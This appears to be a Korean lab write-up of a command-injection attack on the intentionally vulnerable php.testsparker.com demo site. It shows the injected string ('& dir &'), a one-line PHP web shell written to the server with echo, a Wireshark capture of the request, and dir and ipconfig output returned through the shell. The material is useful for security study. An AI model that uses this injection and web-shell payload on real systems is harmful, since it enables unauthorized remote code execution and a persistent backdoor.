
1. 취약한 테스트 페이지를 찾아서 웹쉘 삽입 공격을 시도 해본다.



php.testsparker.com
GO
Tags
netsparker xss web-application-security false-positive-free automated-exploitation sql-injection local/remote-file-inclusion
Inner Pages
Artist Search
Lookup Service
Links
Aspnet Testsparker
Aspnet Testsparker Login

Products

IP Adress: '& dir & GO

```
Server:  UnKnown
Address:  172.30.0.2

 Volume in drive C has no label.
 Volume Serial Number is B845-1135

 Directory of C:\AppServ\www

09/08/2018  01:05 PM

                .
      09/08/2018  01:05 PM

                     ..
           09/07/2018  01:08 PM                 0 '
           09/07/2018  01:07 PM                 0 (SELECT
           07/20/2018  05:56 AM

                           .svn
                 09/07/2018  11:07 AM                 0 1'
                 09/07/2018  01:08 PM               311 3
                 08/13/2018  07:20 AM                42 3ucdd'
                 09/04/2018  11:41 AM                 0 50--
                 09/03/2018  08:34 AM                42 6jojr'
                 07/20/2018  05:56 AM             1,872 artist.php
                 07/20/2018  05:56 AM

                                auth
                      07/20/2018  05:56 AM             1,554 auth.php
                      08/15/2018  07:18 AM                42 c3v5b'
                      09/05/2018  05:11 PM                 0 ClickMe'
                      07/20/2018  05:56 AM               280 clientaccesspolicy.xml
                      07/20/2018  05:56 AM               243 conf.php
                      07/20/2018  05:56 AM               319 crossdomain.xml
                      08/27/2018  07:04 AM                42 dctest(10)'
                      07/20/2018  05:56 AM                 0 funcs.php
                      07/20/2018  05:56 AM

                                      Generics
                            07/20/2018  05:56 AM

                                           Hawk
                                 09/08/2018  01:01 PM                27 he.php
                                 07/20/2018  05:56 AM             1,195 hello.php
                                 09/08/2018  01:05 PM                25 hj.php'
                                 07/25/2018  03:45 PM
```

- 원격 코드 실행이 가능 한 것으로 보인다. 웹쉘을 올려보자.




php.testsparker.com
SEE THE REAL IMPACT
FIND OUT WHAT CAN BE DONE
Netsparker provides an intuitive interface to exploit the identified vulnerabilities. This way you can see the real impact.
Products
GO
GO
Tags
netsparker xss web-application-security false-positive-free automated-exploitation sql-injection local/remote-file-inclusion
Inner Pages
Artist Search
Lookup Service
Links
Aspnet Testsparker
Aspnet Testsparker Login

```
IP Adress: '& echo ^<? echo `$_GET[hj]` ?^> > hjhj.php &
```

- echo 를 사용하여 웹쉘을 생성하는 명령
- ^<, ^> 를 사용하는 이유는 특수 문자를 사용하기 위함


2. 웹쉘이 삽입이 되었는지 확인해보자.



```
Server:  UnKnown
Address:  172.30.0.2

 Volume in drive C has no label.
 Volume Serial Number is B845-1135

 Directory of C:\AppServ\www

09/08/2018  01:11 PM

                .
      09/08/2018  01:11 PM

                     ..
           09/07/2018  01:08 PM                 0 '
           09/07/2018  01:07 PM                 0 (SELECT
           07/20/2018  05:56 AM

                           .svn
                 09/07/2018  11:07 AM                 0 1'
                 09/07/2018  01:08 PM               311 3
                 08/13/2018  07:20 AM                42 3ucdd'
                 09/04/2018  11:41 AM                 0 50--
                 09/03/2018  08:34 AM                42 6jojr'
                 07/20/2018  05:56 AM             1,872 artist.php
                 07/20/2018  05:56 AM

                                auth
                      07/20/2018  05:56 AM             1,554 auth.php
                      08/15/2018  07:18 AM                42 c3v5b'
                      09/05/2018  05:11 PM                 0 ClickMe'
                      07/20/2018  05:56 AM               280 clientaccesspolicy.xml
                      07/20/2018  05:56 AM               243 conf.php
                      07/20/2018  05:56 AM               319 crossdomain.xml
                      08/27/2018  07:04 AM                42 dctest(10)'
                      07/20/2018  05:56 AM                 0 funcs.php
                      07/20/2018  05:56 AM

                                      Generics
                            07/20/2018  05:56 AM

                                           Hawk
                                 09/08/2018  01:01 PM                27 he.php
                                 07/20/2018  05:56 AM             1,195 hello.php
                                 09/08/2018  01:05 PM                25 hj.php'
                                 09/08/2018  01:11 PM                26 hjhj.php
                                 07/25/2018  03:45 PM
```


- 오… 생김… ㅋㅋ

3. wireshark 로 해당 통신을 한번 확인해보자.



Wireshark · Follow TCP Stream (tcp.stream eq 2) · wireshark_en0_20180908220600_7EEHXZ

```
POST /nslookup.php HTTP/1.1
Host: php.testsparker.com
Content-Type: application/x-www-form-urlencoded
Origin: http://php.testsparker.com
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/11.1.2 Safari/605.1.15
Referer: http://php.testsparker.com/nslookup.php
Content-Length: 20
Accept-Language: ko-kr

param=%27%26+dir+%26HTTP/1.1 200 OK
Date: Sat, 08 Sep 2018 13:06:10 GMT
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 6484
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

4. 다음페이지에 접근을 해보면 다음과 같이 접근이 가능한 것을 확인할 수 있다.




5. 원격 명령 실행을 해보자.



php.testsparker.com/hjhj.php?hj=dir

```
Volume in drive C has no label. Volume Serial Number is B845-1135 Directory of C:\AppServ\www 09/08/2018 01:11 PM

    . 09/08/2018 01:11 PM

        .. 09/07/2018 01:08 PM 0 ' 09/07/2018 01:07 PM 0 (SELECT 07/20/2018 05:56 AM

            .svn 09/07/2018 11:07 AM 0 1' 09/07/2018 01:08 PM 311 3 08/13/2018 07:20 AM 42 3ucdd' 09/04/2018 11:41 AM 0 50-- 09/03/2018 08:34 AM 42 6jojr'
            07/20/2018 05:56 AM 1,872 artist.php 07/20/2018 05:56 AM

                auth 07/20/2018 05:56 AM 1,554 auth.php 08/15/2018 07:18 AM 42 c3v5b' 09/05/2018 05:11 PM 0 ClickMe' 07/20/2018 05:56 AM 280
                clientaccesspolicy.xml 07/20/2018 05:56 AM 243 conf.php 07/20/2018 05:56 AM 319 crossdomain.xml 08/27/2018 07:04 AM 42 dctest(10)' 07/20/2018
                05:56 AM 0 funcs.php 07/20/2018 05:56 AM

                    Generics 07/20/2018 05:56 AM

                        Hawk 09/08/2018 01:01 PM 27 he.php 07/20/2018 05:56 AM 1,195 hello.php 09/08/2018 01:05 PM 25 hj.php' 09/08/2018 01:11 PM 26 hjhj.php
                        07/25/2018 03:45 PM

                            hola 07/20/2018 05:56 AM

                                images 07/20/2018 05:56 AM 2,560 index.old.php 07/20/2018 05:56 AM 144 index.php 07/20/2018 05:56 AM

                                    Internals 07/20/2018 05:56 AM 2,595 nslookup.php 08/14/2018 01:43 PM 42 obzho' 07/20/2018 05:56 AM 2,569 page.php
                                    07/20/2018 05:56 AM

                                        phpMyAdminSecret58 07/20/2018 05:56 AM 867 process.bak 07/20/2018 05:56 AM 974 process.php 07/20/2018 05:56
                                        AM 927 products.php 07/20/2018 05:56 AM

                                            Programmatic 09/05/2018 03:47 PM

                                                prueba 07/20/2018 05:56 AM 316 redir.php 07/20/2018 05:56 AM 26 robots.txt 07/20/2018 05:56 AM 8,963
                                                style-php.css 07/20/2018 05:56 AM 9,023 style.css 07/20/2018 05:56 AM

                                                    test 08/04/2018 11:34 AM 28 test.php 07/29/2018 05:52 AM 1,872 test.txt 07/29/2018 06:31 AM 28
                                                    test1.php 07/25/2018 03:47 PM 0 tree 07/20/2018 05:56 AM

                                                        twig 09/05/2018 06:28 AM 0 _[$($())] 37 File(s) 36,954 bytes 14 Dir(s) 34,280,054,784 bytes
                                                        free
```



php.testsparker.com/hjhj.php?hj=ipconfig%20/all

```
Windows IP Configuration Host Name . . . . . . . . . . . . : ip-AC1E002C Primary Dns Suffix . . . . . . . : Node Type . . . . . . . . . . . . : Hybrid IP Routing Enabled. . . . . . . . : No WINS Proxy
Enabled. . . . . . . . : No DNS Suffix Search List. . . . . . : ec2.internal us-east-1.ec2-utilities.amazonaws.com compute-1.internal Ethernet adapter Local Area Connection: Connection-
specific DNS Suffix . : ec2.internal Description . . . . . . . . . . . : Citrix PV Ethernet Adapter #0 Physical Address. . . . . . . . . : 12-2D-C7-4E-88-9C DHCP Enabled. . . . . . . . . . . : Yes
Autoconfiguration Enabled . . . . : Yes IPv4 Address. . . . . . . . . . . : 172.30.0.44(Preferred) Subnet Mask . . . . . . . . . . . : 255.255.255.0 Lease Obtained. . . . . . . . . . : Friday, July 20,
2018 7:09:25 AM Lease Expires . . . . . . . . . . : Saturday, September 08, 2018 2:09:57 PM Default Gateway . . . . . . . . . : 172.30.0.1 DHCP Server . . . . . . . . . . . : 172.30.0.1 DNS
Servers . . . . . . . . . . . : 172.30.0.2 NetBIOS over Tcpip. . . . . . . . : Disabled Tunnel adapter isatap.ec2.internal: Media State . . . . . . . . . . . : Media disconnected Connection-specific
DNS Suffix . : ec2.internal Description . . . . . . . . . . . : Microsoft ISATAP Adapter Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0 DHCP Enabled. . . . . . . . . . . : No
Autoconfiguration Enabled . . . . : Yes Tunnel adapter Local Area Connection* 9: Media State . . . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . : Description . . . . .
. . . . . . : Microsoft Teredo Tunneling Adapter Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0 DHCP Enabled. . . . . . . . . . . : No Autoconfiguration Enabled . . . . : Yes
```

- 다음과 같이 GET 방식을 이용하여 원격코드 실행이 가능한 것을 확인 가능하다.